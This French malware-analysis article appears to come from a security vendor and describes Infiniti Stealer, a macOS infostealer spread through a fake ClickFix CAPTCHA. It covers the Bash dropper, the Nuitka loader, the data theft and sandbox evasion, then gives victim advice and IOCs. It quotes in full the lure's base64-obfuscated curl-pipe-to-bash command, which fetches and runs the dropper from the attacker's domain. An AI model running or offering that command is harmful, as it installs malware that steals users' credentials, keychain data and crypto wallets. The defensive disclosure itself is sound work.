Un logiciel malveillant de type voleur de données macOS, jusqu'alors inconnu, a été découvert lors de nos recherches de menaces habituelles. Initialement identifié sous le nom de NukeChain , son interface d'administration est devenue publique peu avant la publication de cet article, révélant son véritable nom : Infiniti Stealer.
Ce logiciel malveillant est conçu pour voler des données sensibles sur les Mac. Il se propage via une fausse page CAPTCHA qui incite les utilisateurs à exécuter eux-mêmes une commande : une technique appelée ClickFix . Au lieu d'exploiter une faille de sécurité, il recourt à l'ingénierie sociale.
Le code malveillant final est écrit en Python et compilé avec Nuitka, produisant un binaire natif macOS. De ce fait, il est plus difficile à analyser et à détecter qu'un logiciel malveillant classique basé sur Python.
À notre connaissance, il s'agit de la première campagne macOS documentée combinant la distribution ClickFix avec un voleur Python compilé avec Nuitka.
ClickFix : l'ingénierie sociale plutôt que l'exploitation de failles de sécurité
ClickFix ne repose pas sur les failles de sécurité des logiciels. Son principe consiste plutôt à convaincre l'utilisateur d'exécuter lui-même une commande.
Une fausse page de vérification invite le visiteur à ouvrir le Terminal, à y coller une commande et à appuyer sur Entrée. Une fois exécutée, l'infection démarre immédiatement. Cette technique a gagné en popularité sur Windows systèmes, mais est actuellement adapté à macOS, avec des instructions spécifiques à la plateforme : Commande + Espace > ouvrir le Terminal > coller la commande
Comme l'utilisateur exécute la commande directement, de nombreuses défenses traditionnelles sont contournées. Il n'y a ni exploitation de faille, ni pièce jointe malveillante, ni téléchargement furtif.
Livraison de faux CAPTCHA
L'infection commence à update-check[.]com, qui propose une réplique convaincante d'une page de vérification humaine de Cloudflare.

La page invite l'utilisateur à coller une commande de vérification dans le Terminal :bash <(curl -sSfL $(echo aHR0cHM6Ly91cGRhdGUtY2hlY2suY29tL20vN2Q4ZGYyN2Q5NWQ5 | base64 --decode))

Une fois décodée, la chaîne de caractères correspond à une URL hébergée sur le même domaine qui renvoie le script d'installation de la première étape.
Étape 1 : Bash Dropper
La première charge utile est un script Bash utilisant un modèle déjà observé dans des logiciels malveillants ciblant macOS, tels que MacSync (également référencé sous le nom de SHub dans des recherches antérieures). Ceci suggère l'utilisation d'un générateur partagé.
Ses responsabilités sont simples :
- Décodez la charge utile intégrée
- Écrire le binaire de l'étape 2 à
/tmp - Supprimer l'indicateur de quarantaine en utilisant
xattr -dr com.apple.quarantine - Exécutez le fichier binaire via
nohup - Transmettez le serveur de commande et de contrôle (C2) et le jeton d'authentification en tant que variables d'environnement.
- Suppression et fermeture du Terminal via AppleScript
Étape 2 : Chargeur Nuitka
Le fichier binaire déposé est un exécutable Apple Silicon Mach-O (~8,6 Mo), compilé en utilisant le mode onefile de Nuitka.
Son en-tête contient la signature :
4b 41 59 28 b5 2f fd
Cela correspond à un KAY ( En-tête suivi d'une archive compressée au format zstd utilisée par Nuitka pour empaqueter les applications Python.
Contrairement à PyInstaller, Nuitka compile le code source Python en C et produit un binaire natif, ce qui augmente la complexité de l'analyse statique.
Lors de l'exécution, le chargeur décompresse environ 35 Mo de données intégrées et lance la charge utile finale.
Étape 3 : Charge utile du voleur Python
La charge utile finale, UpdateHelper[.]bin, est un voleur de Python 3.11 compilé avec Nuitka.

Malgré la compilation, le binaire expose des milliers de symboles nommés, ce qui permet de reconstituer sa structure modulaire lors de l'analyse.
Le voleur cible un large éventail de données sensibles :
- Identifiants des navigateurs basés sur Chromium et de Firefox
- Entrées du Trousseau macOS
- Portefeuilles de cryptomonnaies
- Des secrets en clair dans des fichiers de développeur tels que .env
- Captures d'écran réalisées pendant l'exécution
Les données sont exfiltrées via des requêtes HTTP POST.
Avant de commencer la collecte de données, le logiciel malveillant vérifie s'il s'exécute dans des environnements d'analyse connus, notamment :
- n'importe quel.run
- Joe Sandbox
- Analyse hybride
- VMware
- VirtualBox
Il introduit également un délai d'exécution aléatoire pour contourner les systèmes d'analyse automatisés.
Une fois l'exfiltration terminée, une fonction nommée upload_complete() envoie une notification Telegram à l'opérateur et met en file d'attente les identifiants capturés pour le craquage du mot de passe côté serveur.
Que faire si vous pensez avoir été affecté
L’idée que macOS représente une cible à faible risque pour les logiciels malveillants continue de s’estomper.
Infiniti Stealer montre comment des techniques qui ont fonctionné sur Windows —comme ClickFix— sont maintenant adaptés à des cibles Mac utilisateurs.
Il utilise également des techniques plus récentes, comme la compilation de Python en applications natives, ce qui rend le logiciel malveillant plus difficile à détecter et à analyser. Si cette approche s'avère efficace, nous pourrions assister à une augmentation du nombre d'attaques de ce type.
Si vous avez suivi des instructions de ce type ou collé des commandes dans le Terminal à partir d'un site web, agissez immédiatement :
- Cessez d'utiliser l'appareil pour des activités sensibles (opérations bancaires, courriel, comptes professionnels).
- Changez vos mots de passe sur un appareil vierge , en commençant par votre messagerie, vos comptes bancaires et votre identifiant Apple.
- Révoquer l'accès : déconnectez-vous des sessions actives et révoquez les jetons d'API et les clés SSH.
- Vérifier la présence de fichiers suspects dans
/tmpet~/Library/LaunchAgents/ - Effectuez une analyse complète Malwarebytes pour détecter et supprimer tout logiciel malveillant restant.
Attention : ne collez pas de commandes depuis des sites web dans le Terminal. Aucun CAPTCHA légitime ne l’exige.
Indicateurs de compromission (IOC)
| Taper | Valeur |
|---|---|
| Compte-gouttes MD5 | da73e42d1f9746065f061a6e85e28f0c |
| SHA256 Étape 3 | 1e63be724bf651bb17bcf181d11bacfabef6a6360dcdfda945d6389e80f2b958 |
| Domaine C2 | update-check[.]com |
| C2 URL | https://update-check[.]com/m/7d8df27d95d9 |
| Panneau C2 | Infiniti-stealer[.]com |
| La magie des Packers | 4b 41 59 28 b5 2f fd (KAY + zstd) |
| Journal de débogage | /tmp/.bs_debug.log |
| Chemin temporaire | /tmp/.2835b1b5098587a9XXXXXX (préfixe fixe, suffixe aléatoire) |
Remerciements
Merci à Marcelo Rivero pour l'analyse binaire.
Du signalement des menaces à leur suppression.
Les risques de cybersécurité ne devraient jamais dépasser le stade de la simple mention dans les médias. Protégez vos appareils des menaces en téléchargeant Malwarebytes dès aujourd'hui .